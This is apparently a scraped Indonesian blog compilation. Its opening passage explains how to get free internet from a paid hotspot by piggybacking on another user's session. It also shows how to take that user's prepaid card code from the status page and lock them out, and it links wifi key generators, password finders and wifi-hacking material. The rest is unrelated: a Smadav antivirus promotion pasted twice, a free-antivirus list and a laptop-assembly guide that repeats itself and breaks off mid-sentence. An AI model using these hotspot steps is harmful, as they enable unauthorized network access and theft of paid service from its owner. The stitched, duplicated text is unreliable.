# Masuk web browser firefox atau apa saja boleh. Nikmati Internet Gratis…...
Satu hal yang perlu diingat adalah kita sistemnya numpang data transfer pada account yang kita hack tadi (yang punya ip tadi, maaf.....).
Ini bisa di akali dengan masuk halaman status login hotspot tersebut (untuk dapat account). Misalnya idonbiu.hotspot.net/status dan begitu masuk disana kan terlihat nomor sandi prepaid card dan kita catat saja, lalu logout, dan masuk kembali ke halaman login hotspot itu cepat-cepat masukkan sandi tadi. Hal ini akan membuat kita secara langsung dapat mengakses internet tanpa menumpang lagi (soalnya yang make prepaid card code kan kita) jadi kalau ada yang mau login pakai kartu itu (yang punya code) saat kita login pakai kartu itu tentunya dia tidak akan bisa masuk karena kartu prepaid cardnya
“already login”.
Bagaimana, menarik bukan ?
Tapi saya sarankan, seperti yang saya lakukan adalah dengan menumpang saja, karena saya tidak mau berbuat terlalu jauh, seperti cara yang saya beritau untuk me log off dan log in lagi tentunya akan membuat sang pemilik tidak bisa log in. Kasian kan ?
Jadi mumpung sudah dikasi gratisan, kenapa gak numpang saja ya, itung-itung cuman ikutan ngakses bareng kan tidak terlalu merugikan. Minta ijin langsung juga kemungkinan yang punya gak nolak, asal kepentingannya memang mendesak.
Untuk Scanning Ip juga bisa memakai aplikasi Dude 3.5.zip Klik DicinI Untuk DownlOad <Via Ziddu> untuk mengetahui kondisi koneksi komputer-komputer ke hotspot. Bisa dicoba juga ya..
Oh Yaw Niy dapet yang terbaru klo di hotspot pada pake wep or wpa pake ini aja barusan dicobain tembus euy…...
WEP and WPA keygenerator v1.00*KliK dicini UnTuk DoNloT<via ZiddU> atau
Wireless Key Generator KliK Dicini UntUk DonlOt <Via ZiDDu>
tinggal jalanin programnya trus generate,, kopi aja langsung ke network key-nya.…
*Setelah di test kemaren di win 7 ternyata gak support hanya bisa berjalan di win xp
Atau juga dapet pakek nich pake aplikasi “wifi password finder“
seach aja di 4shared ada kug, Qu Blum Sempet Upload
=========Tambahan=============
Jika Agan2 ingin menambah bandwidth internet supaya koneksinya terasa lebih cepat, Anda bisa melakukannya dengan cara mengurangi atau mengosongkan batasan bandwidth tersebut. Hal ini dilakukan agar bandwith yang ada dapat digunakan dengan maksimal.
Caranya seperti dibawah ini :
- Klik Start
- Klik Run
- Ketik gpedit.msc
- Kemudian pilih OK
- Klik Administrative Templates
- Klik Network
- Setelah terbuka klik QoS Packet scheduler
- Kemudian klik Limit Reservable Bandwidth
- Setelah terbuka ubah setting menjadi Enable
- Kemudian ubah Bandwidth Limitnya menjadi 0
- Klik Apply
- Kemudian pilih OK
- Terakhir keluar dari menu dan restart komputer.
H4ck Dengan Kismet
Aku kemaren baru tau nich klo ada tools yang namanya kismet, lengkap banget. tapi sayang tools ini hanya bisa berjalan di linux. Klo udha punya linux misal ubuntu bisa dicoba gan. Tuk download kismet Klik Disini (Via Ziddu) Klo mau lebih tau tentang kismet bisa baca2 di dici nich
==UPDATE: Panduan step by step h4ck1ng wifii dengan linux backtrack==
Nich tutorial dari mas nathan dan bang ono pas pelatihan di unair yang disertai dengan gambar biar gampang ngertinya
Materi_Workshop_Wifi_Hacking_With_Backtrack_Unair_Des_2009
===Preview Setting Proxy di Mozila===

====Wireless Network Watcher===
Program ini berguna untuk Anda yang memiliki jaringan wireless dirumah ataupun di kantor. Anda ingin mengetahui siapa saja atau komputer mana saja yang terhubung dengan jaringan wireless Anda.
Setiap komputer yang terhubung akan memberikan identitas berupa IP Number, Mac Adress ataupun identitas pabrikan kartu jaringan tersebut.

Fungsi smavdaf
Key Smadav Pro
Testimonial Smadaver :
rajaebookgratiscom : "Smadav memang TOP apalagi Kalo digabungin dengan anti virus lain/luar,jadinya TOP BGT deh...satu lagi kelebihannya adalah,harganya yg "murah"(untuk versi PRO)sebab kita cuma perlu memberikan donasi sukarela sewajarnya saja,yah...cuma donasi"
Cah Bagus : "klo ane tertarik ama smadav dari temen ane yg udah make duluan, awalnya sih ga percaya, ternyata setelah nyoba ada yg berbeda dengan smadav yg ternyata tidak seperti AV lokal lainnya ... kemampuannya merecovery file bekas virus + registry serta RTP nya yg ringan dan cepat, mengunci USB Flash disk itulah yg membuatku memakainya dan ku"kawin" kan ama antivirus impor"
Felix Wahyu : "bagus bgt bro, antivirus lokal yg sangat disarankan...."
aodoy : "wew..langsung ada konfirmasi klo mw digabung ma kaspersky, n gak crash cuy siippppppp mantaaabbb..."
Gidtta Rwanda : "sblum pke smadav,laptop q tu sring bngt brmasalah. gara2 VIRUS klo transfer data. tp udah pke smadav. EVERYTHING IS EASY. virus2 jauh denkkkkk"
harboot "Antivirus Indonesia paling ringan dan cepat, buktikan sendiri kehebatannya.. "
Matri Soni : "Mantap...smadav...aku cinta produk negeri sendiri...terus berkarya untuk memberikan yang terbaik bagi negeri...Bravo Smadav..."
Smadaver Online :
-
Smadav 2011 Rev. 8.8 dirilis !!!
Smadav 2011 Rev. 8.8 : Penambahan database 150 virus baru, Penyempurnaan auto-scan flashdisk (lebih akurat dan interaktif), Penyempurnaan fitur-fitur yang sudah ada (scanning registry, 2 setting baru, 1-Virus-By-User, dll.)
Smadav 2011 Rev. 8.7 : Penambahan database 100 virus baru, Teknik pendeteksian baru (FFD) : pencegahan total untuk virus dari USB Flashdisk, Fitur bahasa inggris sudah bisa digunakan di Smadav Free, Perubahan struktur settings, dsb.
Smadav saat ini fokus pada 4 fungsi utama sebagai berikut :
1) Proteksi tambahan untuk komputer Anda, 100% kompatibel dengan antivirus lainnya!
Sebagian besar antivirus tidak bisa di-install bersama antivirus lainnya, itu karena antivirus tersebut didesain untuk proteksi utama pada komputer Anda. Berbeda dengan Smadav, Smadav adalah tipe antivirus yang di-desain sebagai proteksi tambahan, sehingga 100% kompatibel dan dapat berjalan dengan baik walaupun sudah ada antivirus lain di komputer Anda, dalam hal ini Smadav berfungsi sebagai lapisan pertahanan kedua. Smadav mempunyai caranya sendiri (behavior, heuristic, dan whitelisting) dalam mendeteksi dan membersihkan virus sehingga akan lebih meningkatkan keamanan di komputer tersebut. Karena penggunaan resource Smadav yang sangat kecil, Smadav tidak akan menambah berat kinerja komputer Anda dalam penggunaannya. Jadi, dengan perpaduan proteksi antara Smadav dan antivirus yang sudah ter-install di komputer Anda akan semakin memperkuat pertahanan komputer Anda dari infeksi virus.
2) Best USB Antivirus (Proteksi Total USB Flashdisk)
USB Flashdisk adalah salah satu media penyebaran virus terbesar di Indonesia. Smadav mempunyai teknologi khusus untuk pencegahan total virus yang menyebar via USB Flashdisk. Misi Smadav adalah 100% tidak ada lagi infeksi virus dari flashdisk. Smadav mempunyai cukup banyak signature virus yang menginfeksi flashdisk, dan mempunyai kemampuan khusus untuk mendeteksi virus baru di flashdisk walaupun belum ada di database Smadav. Tidak hanya pencegahan, Smadav juga mampu membersihkan virus yang menginfeksi dan mengembalikan file yang disembunyikan virus di USB Flashdisk tersebut
3) Best for offline use (tidak perlu update terlalu sering)
Smadav sangat baik digunakan untuk komputer yang jarang atau bahkan tidak terkoneksi ke internet. Smadav tidak perlu melakukan update sesering antivirus lainnya yang biasanya melakukan update per minggu bahkan per hari. Smadav biasanya melakukan update hanya sebulan sekali (monthly). Smadav tidak terlalu tergantung pada signature/database virusnya, tapi lebih bergantung kepada teknik deteksi behavior, heuristic, dan whitelisting.
4) Cleaner dan tools untuk membersihkan virus
Smadav juga mampu membersihkan virus yang sudah menginfeksi komputer dan memperbaiki registry yang diubah oleh virus tersebut. Antivirus lainnya biasanya tidak melakukan pembersihan registry sehingga komputer belum kembali normal setelah dibersihkan antivirus tersebut. Banyak tools pendukung yang disertakan di Smadav sebagai senjata untuk melakukan pembersihan virus. Catatan : Tidak semua tipe virus bisa dibersihkan Smadav, Smadav saat ini masih belum mampu membersihkan tipe virus penginfeksi program atau tipe rootkit (misalnya : virus Ramnit, Sality, Alman, Virut, dll.) karena jenis virus ini sudah merusak sebagian besar file program Anda. Fokus kami saat ini adalah pembersihan tuntas untuk tipe virus selain dua tipe tersebut (misalnya : virus WormShortcut, Serviks, MSO, Brontok, dll.)
Apa kelebihan Smadav Pro dibandingkan Smadav Free?
Smadav Pro mempunyai banyak fitur tambahan yang tidak ada di Smadav Free, berikut ini adalah fitur-fitur tambahan yang akan Anda dapatkan pada Smadav Pro : Update Otomatis Online, Scanning 10x Lebih Cepat, Exception List, Maximize/Resize, Mengganti Warna Tema, Password Admin, dan Izin Penggunaan Profit. Anda harus menjadi donatur untuk mendapatkan Smadav Pro. Catatan : Smadav Free & Pro mempunyai kemampuan deteksi yang sama. Bedanya hanya pada fitur auto-update dan fitur tambahan lainnya.
[Klik disini] Untuk melihat penjelasan cara mendapatkan Smadav Pro >>
Bagaimana Cara Update Smadav?
Untuk pengguna Smadav Free, Anda harus men-download ulang file Smadav 2011 Revisi terbaru kemudian membuka program Smadav tersebut di komputer Anda dan tidak perlu koneksi internet lagi, nanti akan ada konfirmasi bahwa Smadav akan di-update. Smadav versi Free tidak mempunyai fitur update otomatis, untuk mendapatkan update otomatis lewat internet Anda harus menggunakan Smadav versi Pro. Jika menggunakan Smadav Pro, Anda tidak perlu lagi memikirkan update Smadav karena Smadav yang ada di komputer Anda akan otomatis terupdate jika terkoneksi ke internet. Smadav akan terus direvisi dalam periode biasanya sebulan sekali. Anda dapat memperoleh berita & update langsung ke Facebook Anda dengan mendaftar terlebih dahulu di halaman facebook Smadav, klik disini untuk langsung mendaftar
Testimonial Smadaver :
rajaebookgratiscom : "Smadav memang TOP apalagi Kalo digabungin dengan anti virus lain/luar,jadinya TOP BGT deh...satu lagi kelebihannya adalah,harganya yg "murah"(untuk versi PRO)sebab kita cuma perlu memberikan donasi sukarela sewajarnya saja,yah...cuma donasi"
Cah Bagus : "klo ane tertarik ama smadav dari temen ane yg udah make duluan, awalnya sih ga percaya, ternyata setelah nyoba ada yg berbeda dengan smadav yg ternyata tidak seperti AV lokal lainnya ... kemampuannya merecovery file bekas virus + registry serta RTP nya yg ringan dan cepat, mengunci USB Flash disk itulah yg membuatku memakainya dan ku"kawin" kan ama antivirus impor"
Felix Wahyu : "bagus bgt bro, antivirus lokal yg sangat disarankan...."
aodoy : "wew..langsung ada konfirmasi klo mw digabung ma kaspersky, n gak crash cuy siippppppp mantaaabbb..."
Gidtta Rwanda : "sblum pke smadav,laptop q tu sring bngt brmasalah. gara2 VIRUS klo transfer data. tp udah pke smadav. EVERYTHING IS EASY. virus2 jauh denkkkkk"
harboot "Antivirus Indonesia paling ringan dan cepat, buktikan sendiri kehebatannya.. "
Matri Soni : "Mantap...smadav...aku cinta produk negeri sendiri...terus berkarya untuk memberikan yang terbaik bagi negeri...Bravo Smadav..."
Smadaver Online :
-
Smadav 2011 Rev. 8.8 dirilis !!!
Smadav 2011 Rev. 8.8 : Penambahan database 150 virus baru, Penyempurnaan auto-scan flashdisk (lebih akurat dan interaktif), Penyempurnaan fitur-fitur yang sudah ada (scanning registry, 2 setting baru, 1-Virus-By-User, dll.)
Smadav 2011 Rev. 8.7 : Penambahan database 100 virus baru, Teknik pendeteksian baru (FFD) : pencegahan total untuk virus dari USB Flashdisk, Fitur bahasa inggris sudah bisa digunakan di Smadav Free, Perubahan struktur settings, dsb.
Smadav saat ini fokus pada 4 fungsi utama sebagai berikut :
1) Proteksi tambahan untuk komputer Anda, 100% kompatibel dengan antivirus lainnya!
Sebagian besar antivirus tidak bisa di-install bersama antivirus lainnya, itu karena antivirus tersebut didesain untuk proteksi utama pada komputer Anda. Berbeda dengan Smadav, Smadav adalah tipe antivirus yang di-desain sebagai proteksi tambahan, sehingga 100% kompatibel dan dapat berjalan dengan baik walaupun sudah ada antivirus lain di komputer Anda, dalam hal ini Smadav berfungsi sebagai lapisan pertahanan kedua. Smadav mempunyai caranya sendiri (behavior, heuristic, dan whitelisting) dalam mendeteksi dan membersihkan virus sehingga akan lebih meningkatkan keamanan di komputer tersebut. Karena penggunaan resource Smadav yang sangat kecil, Smadav tidak akan menambah berat kinerja komputer Anda dalam penggunaannya. Jadi, dengan perpaduan proteksi antara Smadav dan antivirus yang sudah ter-install di komputer Anda akan semakin memperkuat pertahanan komputer Anda dari infeksi virus.
2) Best USB Antivirus (Proteksi Total USB Flashdisk)
USB Flashdisk adalah salah satu media penyebaran virus terbesar di Indonesia. Smadav mempunyai teknologi khusus untuk pencegahan total virus yang menyebar via USB Flashdisk. Misi Smadav adalah 100% tidak ada lagi infeksi virus dari flashdisk. Smadav mempunyai cukup banyak signature virus yang menginfeksi flashdisk, dan mempunyai kemampuan khusus untuk mendeteksi virus baru di flashdisk walaupun belum ada di database Smadav. Tidak hanya pencegahan, Smadav juga mampu membersihkan virus yang menginfeksi dan mengembalikan file yang disembunyikan virus di USB Flashdisk tersebut
3) Best for offline use (tidak perlu update terlalu sering)
Smadav sangat baik digunakan untuk komputer yang jarang atau bahkan tidak terkoneksi ke internet. Smadav tidak perlu melakukan update sesering antivirus lainnya yang biasanya melakukan update per minggu bahkan per hari. Smadav biasanya melakukan update hanya sebulan sekali (monthly). Smadav tidak terlalu tergantung pada signature/database virusnya, tapi lebih bergantung kepada teknik deteksi behavior, heuristic, dan whitelisting.
4) Cleaner dan tools untuk membersihkan virus
Smadav juga mampu membersihkan virus yang sudah menginfeksi komputer dan memperbaiki registry yang diubah oleh virus tersebut. Antivirus lainnya biasanya tidak melakukan pembersihan registry sehingga komputer belum kembali normal setelah dibersihkan antivirus tersebut. Banyak tools pendukung yang disertakan di Smadav sebagai senjata untuk melakukan pembersihan virus. Catatan : Tidak semua tipe virus bisa dibersihkan Smadav, Smadav saat ini masih belum mampu membersihkan tipe virus penginfeksi program atau tipe rootkit (misalnya : virus Ramnit, Sality, Alman, Virut, dll.) karena jenis virus ini sudah merusak sebagian besar file program Anda. Fokus kami saat ini adalah pembersihan tuntas untuk tipe virus selain dua tipe tersebut (misalnya : virus WormShortcut, Serviks, MSO, Brontok, dll.)
Apa kelebihan Smadav Pro dibandingkan Smadav Free?
Smadav Pro mempunyai banyak fitur tambahan yang tidak ada di Smadav Free, berikut ini adalah fitur-fitur tambahan yang akan Anda dapatkan pada Smadav Pro : Update Otomatis Online, Scanning 10x Lebih Cepat, Exception List, Maximize/Resize, Mengganti Warna Tema, Password Admin, dan Izin Penggunaan Profit. Anda harus menjadi donatur untuk mendapatkan Smadav Pro. Catatan : Smadav Free & Pro mempunyai kemampuan deteksi yang sama. Bedanya hanya pada fitur auto-update dan fitur tambahan lainnya.
[Klik disini] Untuk melihat penjelasan cara mendapatkan Smadav Pro >>
Bagaimana Cara Update Smadav?
Untuk pengguna Smadav Free, Anda harus men-download ulang file Smadav 2011 Revisi terbaru kemudian membuka program Smadav tersebut di komputer Anda dan tidak perlu koneksi internet lagi, nanti akan ada konfirmasi bahwa Smadav akan di-update. Smadav versi Free tidak mempunyai fitur update otomatis, untuk mendapatkan update otomatis lewat internet Anda harus menggunakan Smadav versi Pro. Jika menggunakan Smadav Pro, Anda tidak perlu lagi memikirkan update Smadav karena Smadav yang ada di komputer Anda akan otomatis terupdate jika terkoneksi ke internet. Smadav akan terus direvisi dalam periode biasanya sebulan sekali. Anda dapat memperoleh berita & update langsung ke Facebook Anda dengan mendaftar terlebih dahulu di halaman facebook Smadav, klik disini untuk langsung mendaftar
AntiVirus Gratis Terbaik untuk Windows
Melindungi komputer dari ancaman virus sangatlah penting karena virus akan mengganggu aktifitas anda yang berhubungan dengan komputer. Satu virus saja menyebar di komputer dapat membuat komputer anda sering mengalami trouble dan bahkan kadang kala tidak bisa digunakan sama sekali. Dibutuhkan antivirus yang handal untuk meredam serangan yang datang baik berupa virus, spyware, malware atau gangguan lain yang mengancam kelangsungan hidup sebuah operating system windows.
Kabar baiknya, ada banyak anti virus yang dapat di-download dan digunakan dengan gratis. Diantara banyak anti virus gratis yang ada, berikut kami berikan daftar anti virus terbaik yang kami ambil dari berbagai forum diskusi di internet.
Microsoft Security Essentials
Dirilis Microsoft pada akhir 2009, Microsoft Security Essentials mampu mencegah komputer anda terlindung dari virus. Sebuah terobosan baru dari Microsoft karena meskipun menggunakan embel-embel nama “Microsoft”, aplikasi ini dapat mendeteksi hampir semua ancaman pada sistem operasi windows.Tidak dibutuhkan banyak setting untuk melakukan perlindungan penuh terhadap operating system karena microsoft telah merancang program ini bisa digunakan kalangan umum.

Catatan : Microsoft Security Essentials, terutama saat melakukan update online harus menggunakan operating system windows yang asli karena saat update website microsoft akan menverifikasi keaslian windows yang anda pakai. Jadi, bagi yang menggunakan versi bajakan, silahkan gigit jari karena tidak dapat melakukan update langsung.

Avira AntiVir Personal Edition
Avira AntiVir Personal Edition merupakan anti virus gratis yang mampu melindungi system anda daris serangan virus, spyware dan ancaman “rootkit”. Avira ini sangat mudah dan ringan dalam penggunaannya, tidak begitu membebani system dan dapat berjalan di “background” tanpa harus mengganggu aktifitas anda di depan komputer.
Selain mencegah virus, avira juga dapat digunakan sebagai “mail scanning” untuk mendeteksi serangan yang masuk pada e-mail. Pada menu pengaturannya, pengguna dapat melakukan level pengontrolan apakah menggunakan yang super secure, medium atau level rendah. Semakin tinggi level yang anda tentukan, semkin besar pula beban “resource” komputer yang digunakan. Jadi, sesuaikan dengan kebutuhan dan kondisi komputer anda.
Avast! Free AntiVirus
Avast! free antivirus juga merupakan pilihan menarik bagi anda yang ingin menggunakan antivirus gratis di perangkat komputer. Tingkat ketelitian pendeteksian virus juga setara dengan antivus lain. Avast punya banyak fitur menarik seperti “real-time protection”, web scanning, mail, jaringan dan boot scanner.
Jangan lupa juga, anti virus ini juga tidak begitu membebani resource di komputer sehingga tidak akan mengganggu aktifitas komputer anda sehari-hari.
Comodo Personal AntiVirus
Comodo AntiVirus juga tidak bisa dianggap enteng dalam menangani dan memerangi virus. Comodo menggunakan sebuah pendekatan teknologi yang mampu menghambat virus sebelum mereka merusak dan mendekati inti dari operating system.
Berbeda dari antivirus yang lain, comodo lebih banyak diam, dalam artian tidak begitu menampilkan pesan berupa window pop-up kepada pemakainya. Kedengarannya memang tidak begitu agresif seperti anti virus yang lain tetapi sangat efektif untuk menanggulagi bahaya yang masuk pada system.
Kesimpulan :
Tidak perlu repot-repot mengeluarkan isi kantong hanya untuk sekedar membeli lisensi dari perusahaan anti virus karena diluar sana ada banyak sekali antivirus yang bisa digunakan dengan gratis. Terkecuali jika digunakan pada perusahaan besar, anda mungkin harus membeli lisensi salah satu antivirus untuk digunakan menangani banyak komputer secara bersama-sama dan sekaligus mendapatkan dukungan dari perusahaan penyedia antivirus tersebut.
Selain itu, jangan lupa untuk selalu meng-update antivirus yang anda gunakan guna menangani virus-virus varian baru yang muncul. Akan menjadi hal yang tidak berguna (meskipun anda menggunakan antivirus ber-bayar sekalipun) jika antivirus yang anda gunakan tidak pernah di-update guna untuk menangani ancaman baru dari varian virus baru yang beredar.
VIPRE – Anti Virus Setangguh COBRA

Mari kita teliti kemampuan yang ditawarkannya, diantaranya:
- Generasi Tekhnologi Anti Malware, Adapun beberapa Variant yang dapat di deteksi oleh Vipre adalah Remediates, SpyWare, Rootkit, Trojan, dan lain sebagainya.
- Kinerja Tinggi terhadap PC/Laptop, Vipre menggunakan tekhnologi Stack Stand Alone yang berfungsi untuk memindai volume secara cepat. Ini akan berdampak sekali pada kinerja PC/Laptop.
- Tekhnologi Anti Root-Kit, Vipre akan mematikan secara otomatis aplikasi yang berjalan secara hidden atau tersembunyi. Termasuk akan menampilkan semua file- file yang di hidden.
- Perlindungan penuh terhadap Sistem Operasi, Virus terkenal lihai dalam penyamaran dan menyembunyikan dirinya di dalam file-file yang akan dirusak. Nah, disinilah peran besar suatu Anti-Virus dalam melindungi OS. Vipre akan mengenal9i terlebih dahulu malware dalam setiap pergerakkannya.
- Internet Security, SCAM ataupun Phising dan hal semacamnya dapat terjadi melalui email. Vipre Anti Virus akan menjaga sistem keamanan data email untuk Outlook, Outlook Express, Windows Mail dan setiap program email yang menggunakan POP3 dan SMTP. Proses masuknya email dari server akan terasa sangat nyaman.
- Kemampuan Remote dari luar, Menurut penulis, salah satu fitur yang bagus dalam Anti Virus ini adalah dengan adanya . Dengan begitu kita bisa memantau dan mematikan kinerja Device yang kita anggap tidak berguna dalam mengandung Ancaman.

Ada juga beberapa point-point penting dari Anti Virus ini, diantaranya adalah ukurannya yang tergolong ringan dibandingkan beberapa kompetitornya seperti AVG, atau Kaspersky yang membutuhkan ruang drive sekitar 100 MB. Vipre Anti Virus besar file nya hanya 11 MB dan bisa di coba versi Trialnya di http://www.vipreantivirus.com/Antivirus-Trial/. Untuk versi premiumnya bisa anda beli dengan kisaran harga $178.46 per tahunnya. Harga tersebut belum termasuk dalam DVD atau CD, hanya untuk satu lisensi saja.

Dari beberapa sumber (reuters) yang di dapat penulis, banyak anti-virus yang meng-claim bahwa merekalah yang tercepat dalam proses scan, dalam beberapa bulan terakhir VIPRE muncul dan menjadi saingan perusahaan-perusahaan besar seperti AVG, Avast, dan Kaspersky. Melihat beberapa tawaran yang di berikan oleh anti-virus ini, tidak ada salahnya untuk mencobanya. Jika Ingin bergabung di Komunitas Group BBM FastNcheap yang di buat oleh penulis, dapat di scan barcode di bawah ini. Di harapkan bisa menjadi sarana tukar informasi seputar berita-berita TI.

Cara merakit Laptop sendiri dengan sempurna
Bagaimana merakit Laptop, mungkin belum banyak dijelaskan, jika anda
bandingkan dengan cara merakit personal computer atau pc. Merakit laptop
sendiri secara signifikan lebih menantang dan tentu memerlukan biaya yang lebih
mahal daripada kita mendesain sebuah PC dan desktop yang sama spesifikasinya.
Cara merakit Laptop seperti yang kita tahu, bagian-bagian yang lebih mahal untuk setiap hardware yang tersedia, ada kekurangan lain yang harus anda tahu, seperti jaminan garansi dari vendor yang tidak ada jika kita membeli satu laptop yang memiliki merek seperti notebook Toshiba, laptop Samsung dan Acer.
Keunggulan merakit Laptop selain menyertakan kekurangan dan kelemahan, kelebihan yang akan anda dapat jika mempu merancang notebook sendiri, tentu biasanya lebih murah daripada anda membeli notebook, terlebih beragam pilihan yang fleksibilitas dalam menyesuaikan spesifikasi yang ingin anda sematkan didalam laptop.
Yang perlu anda ketahui, jika berminat merakit laptop sendiri
Membeli laptop yang dijual dipasar dengan tawaran harga murah. Pilihan terbaik untuk pembelian notebook murah ini adalah kita akan merancang sendiri beberapa handware dan komponen laptop.
Jika Anda mengubah seluruh mesin, satu-satunya bagian yang bisa digunakan adalah motherboard, optical drive dan monitor, karena hardware ini telah terintegrasi. Ini biasanya laptop juga menyediakan beberapa dukungan seperti baterai, hard drive dan komponen lain yang telah terinstal.
Pastikan membeli bagian-bagian laptop dan bukan untuk desktop atau personal computer. Ukuran dan spesifikasi yang relatif berbeda dengan komponen standar, terutama jika anda ingin menggunakan dalam internal laptop. Memilih hardware laptop lebih kompleks daripada desktop, karena konsumsi daya dan panas yang dihasilkan merupakan faktor yang serius dalam baterai dan kinerja yang anda gunakan dalam laptop.
Mengganti bagian yang kompatibilitas dengan motherboard yang Anda miliki. Beberapa langkah yang bisa dikerjakan seperti melakukan pencarian di Internet untuk model motherboard Anda, atau datang ke toko retail yang khusus menjual motherboard untuk laptop dan bersama dengan mereka memastikan bahwa motherboard laptop yang anda beli sudah kompatibel.
Komponen hardware notebook seperti kartu grafis sangat sulit dicari karena keterbatasan fisik laptop. Pastikan untuk mengukur bagian dalam laptop untuk memastikan bahwa ada cukup ruang untuk semua komponen. Jika dimensi fisik tidak sesuai untuk setiap laptop, hubungi produsen untuk menerima spesifikasi vga card yang tepat untuk notebook.
Uji laptop sebelum dan setelah menginstal setiap komponen baru. Gunakan BIOS motherboard terbaru untuk memeriksa suhu selama menjalankan laptop. Jika laptop terlalu panas, bersihkan ventilasi menggunakan pembersih khusus debu, simpan di tempat bersih, sejuk dan mempertimbangkan untuk membeli pendingin yang akan diletakkan dibawah notebook.
Cara membeli laptop bekas untuk di rakit kembali
Pilih laptop bekas dengan banyak ruang fisik. Anda akan memiliki kebebasan saat menempatkan beberapa hardware atau melakukan kustomisasi, beri jarak setidaknya setengah inci dari ruang fisik antara masing-masing hardware notebook untuk mengurangi panas.
Cara merakit Laptop seperti yang kita tahu, bagian-bagian yang lebih mahal untuk setiap hardware yang tersedia, ada kekurangan lain yang harus anda tahu, seperti jaminan garansi dari vendor yang tidak ada jika kita membeli satu laptop yang memiliki merek seperti notebook Toshiba, laptop Samsung dan Acer.
Keunggulan merakit Laptop selain menyertakan kekurangan dan kelemahan, kelebihan yang akan anda dapat jika mempu merancang notebook sendiri, tentu biasanya lebih murah daripada anda membeli notebook, terlebih beragam pilihan yang fleksibilitas dalam menyesuaikan spesifikasi yang ingin anda sematkan didalam laptop.
Yang perlu anda ketahui, jika berminat merakit laptop sendiri
Membeli laptop yang dijual dipasar dengan tawaran harga murah. Pilihan terbaik untuk pembelian notebook murah ini adalah kita akan merancang sendiri beberapa handware dan komponen laptop.
Jika Anda mengubah seluruh mesin, satu-satunya bagian yang bisa digunakan adalah motherboard, optical drive dan monitor, karena hardware ini telah terintegrasi. Ini biasanya laptop juga menyediakan beberapa dukungan seperti baterai, hard drive dan komponen lain yang telah terinstal.
Pastikan membeli bagian-bagian laptop dan bukan untuk desktop atau personal computer. Ukuran dan spesifikasi yang relatif berbeda dengan komponen standar, terutama jika anda ingin menggunakan dalam internal laptop. Memilih hardware laptop lebih kompleks daripada desktop, karena konsumsi daya dan panas yang dihasilkan merupakan faktor yang serius dalam baterai dan kinerja yang anda gunakan dalam laptop.
Mengganti bagian yang kompatibilitas dengan motherboard yang Anda miliki. Beberapa langkah yang bisa dikerjakan seperti melakukan pencarian di Internet untuk model motherboard Anda, atau datang ke toko retail yang khusus menjual motherboard untuk laptop dan bersama dengan mereka memastikan bahwa motherboard laptop yang anda beli sudah kompatibel.
Komponen hardware notebook seperti kartu grafis sangat sulit dicari karena keterbatasan fisik laptop. Pastikan untuk mengukur bagian dalam laptop untuk memastikan bahwa ada cukup ruang untuk semua komponen. Jika dimensi fisik tidak sesuai untuk setiap laptop, hubungi produsen untuk menerima spesifikasi vga card yang tepat untuk notebook.
Uji laptop sebelum dan setelah menginstal setiap komponen baru. Gunakan BIOS motherboard terbaru untuk memeriksa suhu selama menjalankan laptop. Jika laptop terlalu panas, bersihkan ventilasi menggunakan pembersih khusus debu, simpan di tempat bersih, sejuk dan mempertimbangkan untuk membeli pendingin yang akan diletakkan dibawah notebook.
Cara membeli laptop bekas untuk di rakit kembali
Pilih laptop bekas dengan banyak ruang fisik. Anda akan memiliki kebebasan saat menempatkan beberapa hardware atau melakukan kustomisasi, beri jarak setidaknya setengah inci dari ruang fisik antara masing-masing hardware notebook untuk mengurangi panas.
Merakit Komputer sudah biasa, gimana dengan merakit
laptop ?
Pada kesempatan ini akan di perlihatkan langkah untuk merakit laptop Axioo sendiri.
Pada kesempatan ini akan di perlihatkan langkah untuk merakit laptop Axioo sendiri.
Selasa, 12 April 2011
Mengenal komponen Laptop
Langkah-Langkahnya :
1.menyiapkan bahan-bahan yang akan dirakit sebagai berikut :
Casing Laptop Axioo, Memory, card WLAN, prosesor, dan
harddisk yang akan di rakit ke laptop Axioo


2.Pasang Harddisk Spacer

Harddisk dan spacer-nya

spacer yang sudah di pasang di harddisk
3.pasang harddisk ke laptop

Memasukan harddisk ke tempat harddisk di body laptop

Harddisk yang sudah terpasang

tutup casing tempat harddisk
4.pasang card WLAN

lokasi pemasangan card WLAN terletak di sebelah kiri aras motherboard.
Terlihat ada dua (2) kabel antenna kecil yang keluar

masukan card dengan posisi miring sebelum
masukan card dengan posisi miring sebelum
nantinya akan dikuatkan dengan baut

Eratkan dengan baut

Pasang dua (2) kabel antenna WiFi ke card WLAN
Eratkan dengan baut
Pasang dua (2) kabel antenna WiFi ke card WLAN
5.pasanglah memory...

Letakan Memory miring sebelum nantinya
di pasang dengan benar

Tekan dan pastikan di kiri kanan terkait dengan benar
Tekan dan pastikan di kiri kanan terkait dengan benar
ke soket memory di motherboar.
6.pasang processor

Pasang Processor pada laptop Axioo

Kencangkan baud pada soket prosesor menggunakan obeng
7.pasang heatshink saluran angin

Pasang Saluran Angin dan Heatsink

Pasang baud pada prosesor dan
kencangkan menggunakan obeng
8.pasang power untuk cooling fan

pasang kabel power untuk cooling fan ke motherboard

cooling fan terletak di penutup motherboard
9.tutup penutup moherboard

pasang penutup motherboard

pasang baud dan kencangkan dengan obeng
10.pasang batere...

pasang batere
Hardware adalah perangkat keras yang merupakan salah satu
elemen dari sistem laptop, suatu alat yang bisa dilihat dan diraba manusia
secara langsung, yang mendukung proses komputerisasi seperti perangkat masukan
(input), perangkat pemroses, maupun perangkat keluaran (output).
Hardware pada laptop adalah sebagai berikut :
A. Perangkat Pemroses
1. Motherboard

Motherboard adalah papan induk yang berfungsi sebagai pusat
pengendali yang mengatur kerja dari semua komponen yang terpasang padanya dan
mengatur pemberian energi pada setiap komponen laptop.
2. Processor

Processor merupakan chip yang pengolah laptop yang berfungsi
sebagai alat pemroses data, melakukan perhitungan, dan menjalankan perintah.
3. Memori

Memori disebut juga RAM (Random Access Memory) yang
berfungsi sebagai penyimpan data sementara sewaktu digunakan oleh processor.
4. Kartu Suara (Sound Card)

Kartu suara atau Soundcard berfungsi untuk mengeluarkan
suara dari laptop.
5. Kartu grafis

Kartu grafis berguna untuk menerjemahkan perangkat keluaran
(output) laptop ke monitor.
6. Harddisk

Harddisk disebut juga sebagai disk drive, hard drive, atau
harddisk drive. Di situlah seluruh sistem operasi dan mekanisme kerja laptop
dijalankan, setiap data dan informasi disimpan.
7. CD-ROM

CR-ROM merupakan singkatan dari compact disk read only memory yang dapat
membaca sebuah CD yang masuk ke dalam laptop.
8. Baterai

Baterai berfungsi sebagai pemasok daya yang digunakan laptop
untuk menjalankan operasi
B. Perangkat Keras Masukan
1. Touchpad

Touchpad pada laptop berfungsi sebagai mouse untuk
